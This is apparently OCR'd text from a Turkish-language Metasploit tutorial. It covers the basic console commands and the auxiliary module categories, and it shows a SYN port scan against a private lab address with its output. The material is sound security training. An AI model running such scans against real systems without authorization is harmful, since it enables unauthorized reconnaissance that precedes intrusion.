
Genel Komutlar

- Parametreleri Tanıma: ‘show options’ ile parametreleri görebilirsiniz.




Genel Komutlar

- Set: ‘set’ anahtar kelimesi ile parametrelere değerler atayabilirsiniz.



Genel Komutlar

- Modülü çalıştırmak: run anahtar kelimesi ile modül çalıştırılabilir.



Auxiliary Nedir?


- Exploitleri kullanmadan önce sistem hakkında ayrıntılı bilgi toplamamız gerekmektedir. Auxiliary sayesinde bilgi toplama, analiz etme, test etme gibi işlemler yapılabilir. Auxiliary sayesinde uygun exploit seçimlerimizi yapabiliriz.

```
root@kali:/usr/share/metasploit-framework/modules# pwd
/usr/share/metasploit-framework/modules
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules#
root@kali:/usr/share/metasploit-framework/modules#
root@kali:/usr/share/metasploit-framework/modules# ls -l auxiliary/
total 80
drwxr-xr-x 45 root root 4096 May 17 12:04 admin
drwxr-xr-x  2 root root 4096 May 17 12:04 analyze
drwxr-xr-x  2 root root 4096 May 17 12:04 bnat
drwxr-xr-x  7 root root 4096 May 17 12:04 client
drwxr-xr-x  2 root root 4096 May 17 12:04 crawler
drwxr-xr-x  2 root root 4096 May 17 12:04 docx
drwxr-xr-x 27 root root 4096 May 17 12:04 dos
-rw-r--r--  1 root root 1217 May  1 14:20 example.rb
drwxr-xr-x  2 root root 4096 May 17 12:04 fileformat
drwxr-xr-x 10 root root 4096 May 17 12:04 fuzzers
drwxr-xr-x  2 root root 4096 May 17 12:04 gather
drwxr-xr-x  2 root root 4096 May 17 12:04 parser
drwxr-xr-x  3 root root 4096 May 17 12:04 pdf
drwxr-xr-x 86 root root 4096 May 17 12:04 scanner
drwxr-xr-x  4 root root 4096 May 17 12:04 server
drwxr-xr-x  2 root root 4096 May 17 12:04 sniffer
drwxr-xr-x  9 root root 4096 May 17 12:04 spoof
drwxr-xr-x  3 root root 4096 May 17 12:04 sqli
drwxr-xr-x  2 root root 4096 May 17 12:04 voip
drwxr-xr-x  5 root root 4096 May 17 12:04 vsploit
root@kali:/usr/share/metasploit-framework/modules#
```

Auxiliary Modüllerinin Sınıfları…
Bunlardan en çok kullanılanları inceleyeceğiz.

Auxiliary/Scanner

- Port tarama, servislere ait bilgiler, versiyon tespiti vb işlemleri gerçekleştiren auxiliary çeşitlerine scanner denir. Örnek bir scanner modülü kullanımı birazdan gösterilecektir.



```
msf5 > use auxiliary/scanner/portscan/syn
msf5 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in
 milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf5 auxiliary(scanner/portscan/syn) > set rhosts 192.168.0.13
rhosts => 192.168.0.13
msf5 auxiliary(scanner/portscan/syn) >
```


root@kali: /var/www/html/owasp/file_upload | root@kali: /var/www/h | root@kali: ~ | root@kali: /usr/share/metasploit-framework


root@kali: ~ 105x26

```
msf5 auxiliary(scanner/portscan/syn) > run

[+]  TCP OPEN 192.168.0.13:80
[+]  TCP OPEN 192.168.0.13:135
[+]  TCP OPEN 192.168.0.13:139
[+]  TCP OPEN 192.168.0.13:443
[+]  TCP OPEN 192.168.0.13:445
[+]  TCP OPEN 192.168.0.13:902
[+]  TCP OPEN 192.168.0.13:912
[+]  TCP OPEN 192.168.0.13:3306
[+]  TCP OPEN 192.168.0.13:3307
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/syn) >
```

Auxiliary/Admin

- Daha çok portlar üzerinde çalışan servislerle alakalı bilgiler edinmemizi sağlayan modüllerdir.



